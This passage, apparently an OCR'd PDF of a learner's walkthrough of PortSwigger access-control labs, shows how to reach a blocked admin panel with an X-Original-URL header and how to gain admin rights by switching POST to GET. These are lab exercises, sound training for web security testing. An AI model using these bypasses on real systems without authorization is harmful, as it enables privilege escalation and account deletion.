
"email":test@gmail.com".

"api-key":lksdjfklsdkfjsdfsdjfsjdkfjksdfklsdklfkldfkd",

"roleid":2

}

now send the request



now you will see the browser admin panel is show now go to
the admin panel and delete carlos user to sovle the lab :)

lab 5 URL-based access control can be circumvented

Broken access control resulting from platform misconfiguration
Some applications enforce access controls at the platform layer by restricting access to specific URLs and HTTP methods based on the user's role. For example an application might configure rules like the following:
`DENY: POST, /admin/deleteUser, managers`This rule denies access to the `POST` method on the URL `/admin/deleteUser`, for users in the managers group. Various things can go wrong in this situation, leading to access control bypasses.
Some application frameworks support various non-standard HTTP headers that can be used to override the URL in the original request, such as `X-Original-URL` and `X-Rewrite-URL`. If a web site uses rigorous front-end controls to restrict access based on URL, but the application allows the URL to be overridden via a request header, then it might be possible to bypass the access controls using a request like the following:
`POST / HTTP/1.1X-Original-URL: /admin/deleteUser...`


This website has an unauthenticated admin panel at `/admin`, but a front-end system has been configured to block external access to that path. However, the back-end application is built on a framework that supports the `X-Original-URL` header.
To solve the lab, access the admin panel and delete the user `carlos`

solution:-


1. Try to load `/admin` and observe that you get blocked. Notice that the response is very plain, suggesting it may originate from a front-end system.
2. Send the request to Burp Repeater. Change the URL in the request line to `/` and add the HTTP header `X-Original-URL: /invalid`. Observe that the application returns a "not found" response. This indicates that the back-end system is processing the URL from the `X-Original-URL` header.
3. Change the value of the `X-Original-URL` header to `/admin`. Observe that you can now access the admin page.
4. To delete the user `carlos`, add `?username=carlos` to the real query string, and change the `X-Original-URL` path to `/admin/delete`

solve the lab :-


open lab
click on admin panel now you will see the access denied
now intercept is on
now click on admin panel go to the intecept now send requet in repeater
now again send requet




now remove get /admin parameter
now scrool down add the `X-Original-URL: /invalid`
again send request to show not found



now remove /invalid and add /admin again send request



now you will see the admin panel is successfully work
now add this parameter `X-Original-URL: /`admin/delete
and add get requset parameter /?username=carlos



solve the lab :)

lab 6 Method-based access control can be circumvented

An alternative attack can arise in relation to the HTTP method used in the request. The front-end controls above

restrict access based on the URL and HTTP method. Some web sites are tolerant of alternate HTTP request methods when performing an action. If an attacker can use the `GET` (or another) method to perform actions on a restricted URL, then they can circumvent the access control that is implemented at the platform layer.

This lab implements access controls based partly on the HTTP method of requests. You can familiarize yourself with the admin panel by logging in using the credentials `administrator:admin`.
To solve the lab, log in using the credentials `wiener:peter` and exploit the flawed access controls to promote yourself to become an administrator.

solution :-


1. Log in using the admin credentials.
2. Browse to the admin panel, promote `carlos`, and send the HTTP request to Burp Repeater.
3. Open a private/incognito browser window, and log in with the non-admin credentials.
4. Attempt to re-promote `carlos` with the non-admin user by copying that user's session cookie into the existing Burp Repeater request, and observe that the response says "Unauthorized".
5. Change the method from `POST` to `POSTX` and observe that the response changes to "missing parameter".
6. Convert the request to use the `GET` method by right-clicking and selecting "Change request method".
7. Change the username parameter to your username and resend the request.

Community solution :-

